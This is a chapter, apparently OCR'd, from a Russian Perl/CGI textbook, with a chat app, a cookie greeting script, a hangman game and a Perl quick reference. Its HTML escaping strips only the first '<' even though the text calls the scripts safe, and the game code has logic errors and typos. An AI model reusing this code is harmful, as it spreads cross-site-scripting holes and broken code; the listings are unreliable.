Приложения для поддержки многопользовательской беседы предназначены для одновременной работы нескольких пользователей. То, что вводит один, сразу становится видно остальным — таким образом, можно обсуждать что-либо прямо в Интернете. В принципе, такие приложения не очень сложны. То, что присылают пользователи, записывается в один общедоступный файл, а, кроме того, программа проверяет, показывает ли каждый из браузеров обновленный текст. Фактически же существует несколько подводных камней — например, поскольку к файлу будут пытаться получить одновременный доступ несколько пользователей, следует блокировать его во избежание конфликтов. Я написал простой, но вполне работоспособный пример многопользовательской беседы. Это приложение демонстрирует некоторые проблемы реального программирования для CGI и способы их решения.

Теневые посылки (cookies)

Создание и чтение теневой посылки (английское cookie, на современном новоязе именуемая также «кука») стало популярным в Интернете — по крайней мере, среди Web-программистов. Под этим именем подразумевается использование протокола HTTP для хранения информации, полученной от сервера, на машине клиента и обмен этой информацией между компьютерами и программами-браузерами незаметно от пользователя, то есть в теневом режиме. Некоторые пользователи протестуют против получения и обработки теневых посылок на своих компьютерах и, по возможности, запрещают этот режим для своих браузеров, поскольку компьютерный хулиган может с их помощью доставить серьезные

неприятности. Поэтому приведенный в этой главе пример не активизирует их до тех пор, пока пользователь сам не введет данные для работы теневой посылки.

Наш сценарий, работающий с теневыми посылками, сохраняет имя и день рождения пользователя, чтобы в дальнейшем приветствовать его каждый раз при посещении ссылки на сценарий и даже поздравлять с днем рождения, если оно совпало с днем визита. Этот сценарий хранит данные в хэше, поэтому вы легко подстроите его для использования в ваших собственных сценариях.

Игра

Сценарий игры, приведенный в этой главе, является полной версией широко известной «Виселицы» — игры, в которой надо угадать слово по буквам. Интерфейс данной версии игры вполне защищен, поскольку не воспринимает текст, непосредственно введенный пользователем, — игрок выбирает букву, щелкая по кнопке выбора. Если игрок с восьми попыток не угадал, игра сообщает ему, какое слово было загадано. Сценарий позволяет использовать (не обязательно) графику. Таким образом, при каждой ошибке игрока она дорисовывает страшную картинку с висельником. (Сценарий достаточно интеллектуален, чтобы игнорировать картинки, если браузер их не поддерживает.)

Это был краткий обзор сценариев этой главы — перейдем к коду.

Подсказка. *При установке этих сценариев помните: они используют пакет CGI.pm и требуют Perl пятой версии или старше. На некоторых машинах еще стоит Perl самой ранней, первой версии, поэтому, если вы пользуетесь Unix-системой, вам может понадобиться сменить строку* ***#/usr/bin/perl*** *на что-то вроде* ***#/usr/bin/perl5.***

Непосредственные решения

Создаем приложение для многопользовательской беседы

Приложение для многопользовательской беседы позволит поддерживать беседы в Интернете без помощи апплетов Java, JavaScript, дополнительных модулей к браузеру и других приспособлений, причем оно будет работать с большинством существующих программ просмотра. Сценарий поддерживает некоторое количество пользователей, печатающих одновременно, при этом то, что ввел один, становится видно всем остальным. Поэтому приложение для бесед поддерживает общение в реальном времени.

ВНИМАНИЕ! *Имейте в виду, что такое приложение может существенно увеличить количество посещений вашей страницы, поскольку во время работы оно постоянно передает обновленные данные браузеру каждого из пользователей. Провайдер может быть недоволен клиентом, который так загружает канал. Один из путей решения этой проблемы — увеличение временного интервала между обновлениями страницы; о том, как это сделать, можно прочесть в разделе «Устанавливаем период обновления HTML».*

Написанное мною приложение «Chat room» выглядит так, как показано на рис. 21.1. Как видите, пользователь вводит свое имя и комментарии по ходу беседы на Web-странице. После нажатия на кнопку Send text напечатанный им текст отправляется сценарию и появляется вместе с именем пользователя в окнах браузеров всех подключившихся к обсуждению пользователей.

Рис. 21.1. Пример многопользовательской беседы

Все, что нужно для подключения к разговору, — это Web-браузер, способный работать с метакомандой обновления. Впрочем, это поддерживают практически все современные программы просмотра. Все, что пользователь должен сделать, — это открыть Web-страницу chat.htm. Браузер и мое приложение «Chat room» сделают все остальное (см. рис. 21.1).

Проблемы защиты в системе со многими пользователями

Следует обсудить еще несколько проблем — что если кто-то начнет вводить в качестве комментария код HTML? Этот сценарий обрабатывает HTML, введенный как в поле комментария, так и в поле имени, заменяя символы < на **&lt**. Благодаря этому приему, вместо того чтобы интерпретироваться как метки HTML, они появляются в окне браузера в виде символов "<". Также, поскольку многие пользователи пытаются получить доступ к файлу одновременно, во избежание конфликтов на время чтения или записи, сценарий блокирует файл функцией **flock.** Выбран вариант монопольной блокировки (в отличие от разделяемой блокировки), даже на чтение, поскольку он оказался наиболее живучим в различных системах (как показала практика, некоторые из них просто не поддерживают разделяемую блокировку). Если **flock** задает монопольную блокировку, ни одна другая программа не сможет использовать файл до тех пор, пока он не будет разблокирован. Это не означает, что остальные программы не смогут использовать его (в Unix, например, смогут), — это просто обозначает, что они не смогут получить от функции flock значение *истина.* Этот сценарий использует **flock** для координации доступа к файлу многих пользователей, перед началом работы с файлом ожидая, пока **flock** не вернет значение *истина.* Если же в состоянии ожидания файла с беседой сценарий заблокируется, он сделает еще десять попыток доступа с интервалом от одной до пяти секунд. Если это не помогает, значит, что-то не так и пользователю выводится сообщение «Server too busy».

Обработка атак типа «отказ от обслуживания»

Атаки типа «отказ от обслуживания» (denial of service) делают именно то, что следует из их названия, — отказывают пользователям в обслуживании. Одна из наиболее распространенных форм атаки — это перегрузка системы. Пакет CGI.pm чувствителен к отправке и получению больших объемов информации. Чтобы удерживать такие атаки в неких рамках, можно установить переменную **$CGI::POST_MAX** в неотрицательное

целое. Эта переменная указывает верхний предел размера посылки в байтах.

***ВНИМАНИЕ**! Имейте в виду, что приложение для чата не было рассчитано на глобальное запрещение доступа к нему — если вам это нужно, добавьте проверку пароля.*

Болтаем из браузера

Вот как работает приложение: пользователь переходит к chat.htm, которое создает две формы. Верхняя выводит текущий текст беседы с помощью сценария chat1.cgi, а в нижней сценарий chat2.cgi генерирует текстовую область, в которой пользователь может ввести текст, и кнопку подтверждения для его отправки. Верхняя форма использует тег **<META>,** чтобы указать браузеру на необходимость регулярного (каждые 5 секунд) обновления формы.

Для установки приложения вам необходимо разместить chat.htm, chat1.cgi и chat2.cgi, а также два файла данных, chat1.dat и chat2.dat, в одном и том же каталоге.

Вы найдете chat.htm в листинге 21.1, chat1.cgi в листинге 21.2 и chat2.cgi в листинге 21.3. Файлы данных (chat1.dat и chat2.dat) заполняются автоматически — достаточно создать файлы с такими именами, поместив в них какой-либо текст для примера и установив права доступа к ним достаточно низкими, чтобы CGI-сценарии chat1.cgi и chat2.cgi могли открыть их для чтения и записи. Чтобы начать беседу, пользователь просто открывает chat.htm.

Приложение использует два файла данных для хранения двух последних реплик. (Я использую отдельные текстовые файлы для каждой реплики, чтобы сделать хранилище текстов более защищенным с точки зрения блокировки файлов, а приложение — более надежным.) При желании можно изменить код и выводить на экран больше реплик.

Устанавливаем период обновления HTML

Наверняка вам захочется изменить по крайней мере одно — это пятисекундный период обновления, используемый данным приложением. Для этого в строке файла chat1.cgi; просто впишите требуемое количество секунд:

```
"<meta HTTP-EQUIV=\"refresh\" CONTENT=\"5\">",
```

Очищаем обновленные элементы HTML

Надо сделать еще одно замечание. Оно касается CGI.pm. Когда пользователь посылает форму, элементы управления которой содержат данные, а ваш сценарий возвращает ее без изменений, CGI.pm копирует данные из старых элементов управления в новые. Другими словами, предположим, что форма включает текстовую область:

```
$co->textarea( -name=>'textarea',
               -default=>'',
               -rows=>4,
               -columns=>40)
```

Если пользователь вводит текст, а затем передает его сценарию, тот может прочитать данные стандартными CGI-методами. Однако, когда вы возвращаете Web-страницу с аналогичной формой, CGI.pm восстанавливает в текстовой области исходный текст (даже если в качестве текста по умолчанию задана пустая строка). В приложении результат

будет таков: когда пользователь отсылает набранный текст, он воспринимается сценарием, но не исчезает из текстовой области. Чтобы CGI.pm обновлял элементы управления значениями по умолчанию, атрибут **-override** нужно установить в значение *истина:*

```
$co->textarea( -name=>'textarea',
               -default=>'',
               -override=>1,
               -rows=>4,
               -columns=>40 )
```

Теперь текстовая область будет очищаться после прочтения комментария, к чему вы и стремились.

Листинг 21.1. chat.htm

```
<HTML>
<HEAD>
<TITLE>Chat</TITLE>
<FRAMESET ROWS="150,*">
   <NOFRAMES>Sorry, you need frames to use chat.</NOFRAMES>
   <FRAME NAME="_display" SRC="chat1.cgi">
   <FRAME NAME="_data" SRC="chat2.cgi">
</FRAMESET>
</HTML>
```

Листинг 21.2. chat1.cgi

```
#!/usr/bin/perl
use CGI;
use Fcntl;
$co = new CGI;
open (DATA1, "<chat1.dat") or die "Could not open data file.";
lockfile(DATA1);
$text1 = <DATA1>;
unlockfile(DATA1);
close DATA1;
open (DATA2, "<chat2.dat") or die "Could not open data file.";
lockfile(DATA2);
$text2 = <DATA2>;
unlockfile(DATA2);
close DATA2;
print
$co->header, "<meta HTTP-EQUIV=\"refresh\" CONTENT=\"5\">",
$co->start_html( -title=>'Chat Example',
                 -author=>'Steve',
                 -target=>'_display',
                 -BGCOLOR=>'white',
                 -LINK=>'red'),
$co->center($co->h1('Multi-User Chat')), $co->p, $co->p,
$co->center($text1), $co->p,
$co->center($text2), $co->end_html; exit;
sub lockfile {
   my $count = 0;
   my $handle = shift;
   until (flock($handle, 2)) {
         sleep .10;
         if(++$count > 50) {
               print
               $co->header, "<meta HTTP-EQUIV=\"refresh\" CONTENT=\"5\">",
               $co->start_html( -title=>'Chat Example',
                                -author=>'Steve',
```

```
                                -target=>'_display',
                                -BGCOLOR=>'white',
                                -LINK=>'red' ),
                $co->center($co->h1('Server too busy')), $co->end_html;
                exit; }
   }
}
sub unlockfile {
   my $handle = shift;
   flock($handle, 8); }
```

Листинг 21.3. chat2.cgi

```
#!/usr/bin/perl
use CGI;
use Fcntl;
$co = new CGI;
if($co->param()) {
   $name =$co->param('username');
   $name =~ s/</&lt/;
   $text =$co->param('textarea');
   $text =~ s/</&lt/;
if ($text) {
   my $oldtext;
   open (OLDDATA, "<chat2.dat") or die "Could not open data file.";
   lockfile(OLDDATA);
   $oldtext= <OLDDATA>;
   unlockfile(OLDDATA);
   close OLDDATA;
   open (DATA, "<chat1.dat") or die "Could not open data file.";
   lockfile(DATA);
   print DATA $oldtext;
   unlockfile(DATA);
   close DATA;
   open (NEWDATA, ">chat2.dat") or die "Could not open data file.";
   lockfile(NEWDATA);
   print NEWDATA "<B>", $name, ": ", "</B>", $text;
   unlockfile(NEWDATA);
   close NEWDATA; } }
&printpage;
sub printpage {
   print
   $co->header, $co->start_html (-title=>'Chat Example',
                                 -author=>'Steve',
                                 -BGCOLOR=>'white',
                                 -LINK=>'red' ),
   $co->startform, “Please enter Your Name: “,
   $co->textfield (-name=>'username', -default=>'', -override=>1),
   “ and type Your comments below”,
   $co->center ($co->textarea (-name=>'textarea',
                               -default=>'',
                               -override=>1,
                               -rows=>4,
                               -columns=>40 ) ),
   $co->center ($co->submit (-value=>'Send text'), $co->reset, ),
   $co->hidden (-name=>'hiddendata'), $co->endform, $co->end_html; }
sub lockfile {
   my $count = 0;
   my $handle = shift;
   until (flock($handle, 2)) {
        sleep .10;
```

```
        if(++$count > 50) {
             &printpage; exit; } } }
sub unlockfile {
   my $handle = shift;
   flock($handle, 8); }
```


Читаем и записываем теневые посылки (cookies)

Этот параграф посвящен записи и использованию теневых посылок, которые, как известно пользователям Интернета, позволяют сохранять информацию сервера на машине пользователя. Но прежде чем обратиться к этой возможности, учтите, что единодушного мнения относительно теневых посылок нет и далеко не все одобряют их.

Использование теневых посылок

Теневые посылки и любимы, и ненавидимы. Многие пользователи терпеть не могут, когда на их компьютерах сохраняются мегабайты информации подобного рода. Мне приходилось видеть Web-страницу, на которой было более 70 теневых посылок. (Это не столь безобидно, как кажется. В большинстве браузеров верхний предел теневых посылок — число порядка 200.) Поскольку теневые посылки позволяют отслеживать передвижение пользователей по разделам, а также делать заказы при помощи «магазинной карты», то теплые чувства к теневым посылкам иногда все же преобладают над раздражением.

Сценарий, приведенный в листинге 21.4, позволяет посетителю изменить страницу так, чтобы при следующих визитах она бы приветствовала его по имени, а в день рождения еще и поздравляла бы. Этот сценарий вполне корректен — он не устанавливает никаких теневых посылок до тех пор, пока пользователь сам не предоставит или не обновит необходимую информацию. Сценарий проверяет данные, полученные от пользователя, чтобы убедиться, что день рождения введен в формате месяц/день (**mm/dd**) (и содержит лишь цифры, а единственным символ / находится в нужном месте) и удаляет теги HTML, которые он мог ввести в строку для имени.



Когда пользователь впервые открывает сценарий hellocookie.cgi, он видит то, что изображено на рис. 21.2. Чтобы настроить эту страницу, он может ввести имя и дату рождения в формате **mm/dd**. После нажатия на кнопку подтверждения сценарий записывает информацию под именем greetings, сохраняя имя и день рождения, на компьютере клиента.

Рис. 21.2. Устанавливаем теневую посылку
Рис. 21.3. Читаем теневую посылку

Как записать теневую посылку

Записать теневую посылку с помощью CGI.pm несложно. В нашем примере она будет называться "greetings" и хранить информацию в хэше **%greetings,** уничтожая ее по истечении года:

```
$co = new CGI;
$greetingcookie = $co->cookie( -name=>'greetings',
                               -value=>\%greetings,
                               -expires=>'+365d' );
print $co->header(-cookie=>$greetingcookie);
```

Заметьте, что для создания теневой посылки вы передаете ее в качестве именованного параметра CGI-методу **header.**

Как прочитать теневую посылку

Для чтения теневой посылки используется обычный CGI-метод, получающий в качестве параметра имя посылки. После этой операции можно использовать данные хэша **%greetings:**

```
$co = new CGI;
%greetings = $co->cookie('greeting');
print $greetings{'name'}
```

Вот и вся работа с теневыми посылками. Но имейте в виду, что многие пользователи не желают, чтобы программы хранили какие бы то ни было данные на их машинах.

Листинг 21.4. hellocookie.cgi

```
#!/usr/bin/perl
use CGI;
$co = new CGI;
%greetings = $co->cookie('greeting');
if ($co->param('name')) { $greetings{'name'} = $co->param('name') }
if ($co->param('birthday') =~ m/\d\d\/\d\d/) { $greetings{'birthday'} = $co->param('birthday'); }
($day, $month, $year) = (localtime)[3, 4, 5];
$date = join (".", $month + 1, $day);
if(exists($greetings{'name'})) {
   $greetingstring = "Hello ". $greetings{'name'};
   $greetingstring .= ", happy birthday!" if ($date eq $greetings{'birthday'});
   $greetingstring =~ s/</&lt/;
   $prompt = "If you want to change this page's settings, just enter new data below.";
} else {
   $prompt = "To have this page greet you next time, enter your data below.";
}
$greetingcookie = $co->cookie( -name=>'greetings', -value=>\%greetings, -expires=>'+365d');
if ($co->param('name') || $co->param('birthday')) { print $co->header(-cookie=>$greetingcookie); }
else { print $co->header; }
print
$co->start_html( -title=>"Cookie Example",),
$co->center( $co->h1("Cookie Example"), $co->p,
$co->h1($greetingstring),
$prompt, $co->startform, "Your name: ",
$co->textfield( -name=>'name',
                -default=>'',
                -override=>1), $co->p, "Your birthday (mm/dd): ",
$co->textfield( -name=>'birthday',
                -default=>'',
                -override=>1), $co->p,
```

```
$co->submit (-value=>'Submit'), $co->reset, $co->endform,),
$co->end_html;
```

Создаем игру

Наша книга завершается разделом об игре, game.cgi. Это Интернет-версия широко известной «Виселицы». Она интерактивна и неплохо защищена, поскольку пользователь работает лишь с переключателями, кнопками для подтверждения и отмены и гиперссылками. И в итоге получается очень неплохо — содержимое окна Netscape Navigator в процессе игры показано на рис. 21.4.

Рис. 21.4. Устанавливаем теневую посылку

Рисунок 21.4 изображает начальный экран игры. Пользователь может угадывать буквы с помощью переключателя и кнопки Submit. Если он угадает слово до того, как сделает 8 неверных попыток, то увидит страничку с поздравлением, в противном случае сценарий откроет ответ и предложит попробовать еще раз. Также пользователь может в любой момент начать новую игру, выбрав соответствующий переключатель и нажав кнопку Submit.

Хранение данных между вызовами сценария в Web-страницах

Этот сценарий — хороший пример того, как сохранять данные в Web-страницах между вызовами сценария. Все промахи и попадания, сделанные пользователем, — и даже сам ответ — хранятся в скрытых полях формы. Это означает, что отслеживать действия пользователей между вызовами сценария нет необходимости, — заполненная форма даст вам всю необходимую информацию. Конечно же, пользователь может «передергивать карты», изменяя код HTML-страницы, но, в конце концов, это всего лишь игра. Однако, если это для вас важно, вы можете зашифровать информацию (см. всеобъемлющий архив, посвященный языку Perl, по адресу **www.cpan.org/CPAN.html).**

Настраиваем игру

Для установки игры понадобится файл game.cgi, приведенный в листинге 21.5. Помимо прочего, нужен файл со словами, answers.dat, который игра использует при загадывании слов. Я постарался сделать это необходимое требование настолько гибким, насколько возможно — в файле answers.dat может храниться произвольное количество слов любой длины. Достаточно записать по одному слову (строчными буквами) на строчку файла answers.dat без запятых, пробелов и других разделителей. Сценарий написан так, чтобы принимать текстовые файлы с переводами строк в стиле Unix (**\n**) и DOS (**\r\n**), так что вы мо-

жете создать файл ответов на своей машине, а затем переслать его провайдеру (только не забудьте установить достаточно низкий — например, 644 в Unix — уровень доступа, чтобы game.cgi мог читать данные). Вот несколько записей из файла answers.dat:

```
instruction
history
attempt
harpsichord
flower
person
pajamas
```

Поскольку игра вполне наглядна, сценарий автоматически умеет выводить (если они есть) картинки вроде той, что показана на рис. 21.4. (Ничего страшного, если картинок нет, — сценарий проверяет наличие графических файлов до их использования.) Картинки хранятся в одном каталоге с game.cgi, в файлах hang1.gif, hang2.gif и т. д. до hang8.gif. Это, соответственно, рисунок для заставки и остальная графика, причем число файлов равняется количеству попыток пользователя. Файл hang1.gif хранит изображение виселицы, файл hang2.gif — виселицы с головой приговоренного и так шаг за шагом, до рисунка «следующий — последний» в hang8.gif. Если пользователь ошибается еще раз, игра выводит картинку hang9.gif (если она существует) и правильный ответ; если же пользователь выигрывает, то выводится (если есть) hang10.gif и страница с поздравлением. Наконец, это просто хорошо настраиваемый сценарий — несомненно, он вам понравится!

Листинг 21.5. game.cgi

```
#!/usr/bin/perl
use CGI;
$co = new CGI;
if($co->param('newgame') eq "yes" || !$co->param('newgame'))
   { newgame(); }
else { if($co->param('newgameyesno') eq "yes") { newgame(); }
       else { $theanswer = $co->param('answer');
              $theguess = getguess();
              if($theguess eq "-") {
                    $thehits = $co->param('hits');
                    $themisses = $co->param('misses');
                    displayresult(); }
              else {
                    $thehits = gethits();
                    if (index($thehits, "-") eq -1) { youwin(); }
                    else { $themisses = getmisses();
                          if(length($themisses) >= 9){ youlose(); }
                          else { displayresult(); }
                    }
              }
       }
}
sub newgame {
   $datafile = "answers.dat";
   open ANSWERDATA, $datafile;
   @answers = <ANSWERDATA>;
   close (ANSWERDATA);
   srand(time ^ $$);
   $index = $#answers * rand;
   $theanswer = $answers[$index];
   chomp($theanswer);
   $themisses = "-";
   $thehits = "";
```

```
   for($loopindex = 0; $loopindex < length($theanswer); $loopindex++){ $thehits .= "-"; }
   displayresult();
}
sub getguess {
   $theguess = "-";
   if ($co->param('letters')){ $theguess = lc($co->param('letters')); }
}
sub displayresult {
   print
   $co->header,
   $co->start_html(-title=>'Word Game',
                   -author=>'Steve',
                   -bgcolor=>'black',
                   -text=>'#ffff00',
                   -link=>'#ff0000',
                   -alink=>'#ffffff',
                   -vlink=>'#ffff00'),
   $co->center( "<font color = #ffff00>", $co->h1('World Game!'), $co->hr );
   $len = length($themisses);
   if (-e "hang${len}.gif") {
         print $co->img({-src=>"hang${len}.gif",
         -align=>left, -vspace=>10, -hspace=>1});
         }
   print
   $co->center(
   $co->h1($thehits), "<font color = #ffff00>",
   $co->h2("Misses (8 max); " . substr($themisses, 1)),
   $co->startform,
   $co->hidden(-name=>'newgame', -default=>'no', -override=>1),
   $co->hidden(-name=>'answer', -default=>'$theanswer', -override=>1),
   $co->hidden(-name=>'hits', -default=>'$thehits', -override=>1),
   $co->hidden(-name=>'misses', -default=>'$themisses', -override=>1), $co->br,
   "Guess a letter:", $co->br, ),
   "<center>", "A<input type = radio name = \"letters\" value = \"A\" checked>";
   for ($loopindex = ord('B'); $loopindex <= ord('M'); $loopindex++) {
         $c = chr($loopindex);
         print "${c}<input type = radio name = \"letters\" value = \"${c}\" >";
         }
   print $co->br;
   for ($loopindex = ord('N'); $loopindex <= ord('Z'); $loopindex++) {
         $c = chr($loopindex);
         print "${c}<input type = radio name = \"letters\" value = \"${c}\" >";
         }
   print $co->br, "Then submit your guess by clicking ",
   $co->submit(-value=>'this button'), $co->br, $co->br, "Start new game?",
   "<input type = radio name = \"newgameyesno\" value = \"yes\"> Yes",
   "<input type = radio name = \"newgameyesno\" value = \"no\" checked> No","</center>",
   $co->endform, "</form>", $co->end_html;
}
sub gethits {
   $temphits = $co->param('hits');
   $thehits = "";
   for($loopindex = 0; $loopindex < length($theanswer); $loopindex++){
       $thechar = substr($temphits, $loopindex, 1);
       $theanswerchar = substr($temphits, $loopindex, 1);
       if($theguess eq $theanswerchar){ $thechar = $theguess; }
       $thehits .= $thechar; }
   return $thehits;
}
sub getmisses {
```

```
    $themisses = $co->param('misses');
    if(index($theanswer, $theguess) eq -1){
         if(index($themisses, $theguess) eq -1){ $themisses .= $theguess; }
    }
    return $themisses;
}
sub youwin {
    print
    $co->header,
    $co->start_html(-title=>'Word Game', -author=>'Steve',
    -bgcolor=>'black', -text=>'#ffff00', -link=>'#ff0000',
    -alink=>'#ffffff', -vlink=>'#ffff00'),
    "<center>",
    "<font color = #ffff00>",
    $co->h1('World Game!'), $co->hr, $co->br,
    "</font>",
    "<font color = #ffffff>",
    $len = length($themisses);
    if (-e "hang10.gif") {
       print $co->img({-src=>"hang10.gif", -align=>left, -vspace=>10, -hspace=>1});
    }
    print
    $co->h1("You got it: ", $theanswer),
    $co->h1("You win!"), $co->br, $co->br,
    $co->startform,
    $co->hidden(-name=>'newgame', -default=>"yes", -override=>1), $co->br, $co->br,
    $co->submit(-value=>'New Game'),
    $co-endform,
    "</font>", "</center>",
    $co->end_html;
}
sub youlose {
    print
    $co->header,
    $co->start_html(-title=>'Word Game', -author=>'Steve',
    -bgcolor=>'black', -text=>'#ffff00', -link=>'#ff0000',
    -alink=>'#ffffff', -vlink=>'#ffff00'),
    "<center>",
    "<font color = #ffff00>",
    $co->h1('World Game!'), $co->hr, $co->br,
    "</font>",
    "<font color = #ffffff>",
    $len = length($themisses);
    if (-e "hang9.gif") {
       print $co->img({-src=>"hang9.gif", -align=>left, -vspace=>10, -hspace=>1});
    }
    print
    $co->h1("The answer: ", $theanswer),
    $co->h1("Sorry, too many guesses taken!"),
    $co->br, "Better luck next time.", $co->br, $co->br,
    $co->startform,
    $co->hidden(-name=>'newgame', -default=>"yes", -override=>1), $co->br, $co->br,
    $co->submit(-value=>'New Game'),
    $co->endform,
    "</font>", "</center>",
    $co->end_html;
}
```

Perl
Краткая справка

Рекомендуется использовать ключ командной строки **-w** интерпретатора Perl. При этом интерпретатор будет выводить на экран предупреждающие сообщения в тех случаях, когда это необходимо. Кроме того, рекомендуется добавить в сценарий директиву компилятора **'use strict'.** При этом Perl будет требовать, чтобы переменные и другие символы были явно определены.

Логические величины

В Perl число 0 означает «ложь», а любое другое не нулевое значение означает «истину».

Разыменовывающие префиксы

Имя переменной может содержать буквы, цифры и символы подчеркивания. Длина имени переменной Perl зависит от платформы, однако любая реализация Perl поддерживает имена длиной по крайней мере 255 символов. Каждое имя должно начинаться с разыменовывающего префикса. В Perl используются следующие разыменовывающие префиксы:

$ — скалярные переменные,

% — хэш-таблицы (ассоциативные массивы),

@ — массивы,

& — подпрограммы,

***** — элементы таблицы символов (typeglob).

Например, именем ***myvar** обозначаются все переменные **myvar,** в частности **@myvar**, **%myvar** и т. д.

Скалярные переменные

Скалярные переменные служат для хранения чисел и строк. В табл. 1 перечислены некоторые числовые форматы, используемые в Perl.

Таблица 1. Скалярные переменные

Тип	Пример
С плавающей точкой	1.23
Шестнадцатеричное	0x123
Целое	123
Восьмеричное	0123
Экспоненциальная форма	1.23E4
С группировкой по разрядам	1_234_567

Помимо чисел скалярные переменные могут хранить строки. Perl позволяет использовать esc-последовательности, перечисленные в табл. 2.

Таблица 2. Esc-последовательности

Esc-последовательность	Значение

\'	Апостроф (')
\"	Кавычка (")
\t	Табуляция (HT)
\n	Новая строка (LF)
\u	Следующий символ набирается в верхнем регистре
\l	Следующий символ набирается в нижнем регистре
\U	Все последующие символы набираются в верхнем регистре
\L	Все последующие символы набираются в нижнем регистре
\Q	Ко всем последующим неалфавитным символам добавляется обратная косая
\E	Отключение режимов, включаемых последовательностями \L, \U и \Q
\r	Возврат каретки (CR)
\f	Прогон страницы (FF)
\b	Забой (BS)
\a	Звуковой сигнал (BEL)
\e	Символ Escape (ESC)
\033	Восьмеричное число
\x1b	Шестнадцатеричное число
\c[	Управляющий символ Ctrl
\`	Обратный апостроф (`)
\\	Обратная косая черта (\)
\$	Доллар ($)
\@	At-коммерческое(@)
\v	Вертикальная табуляция (VT)

Списки

Perl позволяет формировать списки из нескольких скалярных переменных или других типов данных, таких как массивы и хэши. Встроенные функции Perl делятся на две категории: функции обработки скаляров и функции обработки списков (некоторые функции могут работать как со скалярами, так и со списками). В Perl нет отдельного типа данных, соответствующего списку, однако существует оператор списка (открывающая и закрывающая скобки), при помощи которого вы можете объединить несколько значений в список. Для этого следует перечислить эти значения через запятую и заключить их в скобки.

Скалярный и списковый контекст

Данные в Perl обрабатываются в зависимости от текущего контекста. Основными контекстами, используемыми в Perl, являются списковый и скалярный контексты. Если Perl ожидает, что данные оформлены в виде списка, он воспринимает их как список. Если Perl ожидает, что данные оформлены в виде скалярной переменной, он воспринимает их как скалярную переменную. В результате данные, рассматриваемые как список, обрабатываются как список, а данные, рассматриваемые как скаляр, обрабатываются как скаляр. Таким образом, порядок обработки данных в Perl определяется не явно (в зависимости от желания программиста), а в зависимости от контекста, в котором используются данные.

Массивы

Переменные, имя которых начинается с символа **@**, являются массивами. Вы можете создать массив, присвоив такой переменной список следующим образом: **@array = (1,2,3).** После того как массив создан, вы можете обращаться к каждому из его элементов как к отдельной скалярной переменной. Для этого необходимо поставить перед име-

нем массива символ **$**, а после имени добавить индекс элемента в квадратных скобках. Если массив называется, например, **@array,** то выражение **$#array** возвращает индекс последнего элемента массива.

Хэши

Хэши часто называют ассоциативными массивами, и это наименование в большей степени отражает сущность этих объектов. Хэши напоминают обычные массивы, однако для доступа к их элементам используются не цифровые индексы, а ключи (например, символьные строки). С каждым элементом проассоциирован индивидуальный ключ. Имя переменной хэша должно начинаться с символа **%**. Чтобы получить доступ к элементу хэша, необходимо использовать префикс **$**, а за именем переменной следует указать связанный с элементом ключ в фигурных скобках:

```
$value=$hash{$key}
```

Typeglob

Переменные типа typeglob выполняют роль псевдонимов для других переменных. При помощи typeglob переменной с именем **data** можно поставить в соответствие другое имя, например **alsodata.** После этого для доступа к данным, хранящимся в переменных **$data, @data, %data** и т. п., можно будет использовать имена **$alsodata, @alsodata, %alsodata** и т. п. В частности, переменная **$alsodata** будет ссылаться на данные, хранящиеся в переменной **$data.**

Операторы

В табл. 3 перечислены используемые в Perl операторы в порядке уменьшения приоритета. Верхняя строка таблицы соответствует самому высокому приоритету.

Таблица 3. Операторы Perl

Оператор	Ассоциативность
Термы и правый оператор списка	Левая
->	Левая
++ --	–
**	Правая
! ~ \ унарный+ унарный-	Правая
=~ !~	Левая
* / % x	Левая
+ -.	Левая
<<>>	Левая
Именованные унарные операторы, операторы проверки файла	-
<><=>= lt gt le ge	
== != <=> eq ne cmp	-
&	Левая
|^	Левая
&&	Левая
||	Левая
?:	Правая
= += -= *=	Правая
, =>	Левая

Левый оператор списка	-
not	Правая
and	Левая
or xor	Левая

Присвоение данных

Присвоение производится при помощи оператора = следующим образом:

```
$variable1 = 5
```

Помимо этого можно использовать сокращенные формы оператора присвоения, при помощи которых производится присвоение с одновременным выполнением некоторой операции:

```
$doubleme *= 2
```

Значение переменной **$doubleme** умножается на **2**, а результат заносится в эту же переменную. В Perl используются следующие операторы присвоения:

```
= **= += *= &= <<= &&= -= /= |= >>= || = .= %= ^= x=
```

Операторы сравнения

Операторы сравнения осуществляют сравнение двух операндов и возвращают логическую величину в соответствии с правилами, перечисленными в табл. 4.

Таблица 4. Операторы сравнения

Оператор	Тип операндов	Возвращаемое значение
<	Числа	Истина, если левый операнд меньше правого
>	Числа	Истина, если левый операнд больше правого
<=	Числа	Истина, если левый операнд меньше или равен правому
>=	Числа	Истина, если левый операнд больше или равен правому
lt	Строки	Истина, если левый операнд меньше правого
gt	Строки	Истина, если левый операнд больше правого
le	Строки	Истина, если левый операнд меньше или равен правому
ge	Строки	Истина, если левый операнд больше или равен правому

Операторы равенства

Операторы равенства сравнивают два операнда и возвращают логическую величину или число в соответствии с правилами, перечисленными в табл. 5.

Таблица 5. Операторы равенства

Оператор	Тип операндов	Возвращаемое значение
==	Числа	Истина, если левый операнд равен правому
!=	Числа	Истина, если левый операнд не равен правому
<=>	Числа	-1,0,1, если левый операнд меньше, равен или больше правого операнда
eq	Строки	Истина, если левый операнд равен правому
ne	Строки	Истина, если левый операнд не равен правому
cmp	Строки	-1,0,1, если левый операнд меньше, равен или больше правого операнда

Оператор if

Оператор **if** вычисляет *ВЫРАЖЕНИЕ,* указанное в скобках, и, если значение этого вы-

ражения равно истине (не ноль), выполняет код связанного с этим оператором блока *БЛОК*. Совместно с **if** можно использовать ключевое слово **else,** указывающее на код, выполняемый в случае, если условие оказывается ложным. Также можно использовать ключевое слово **elsif** (не **else if** и не **elseif),** которое позволяет осуществить дополнительное сравнение. Оператор **if** может иметь один из следующих форматов:

```
if (ВЫРАЖЕНИЕ) БЛОК
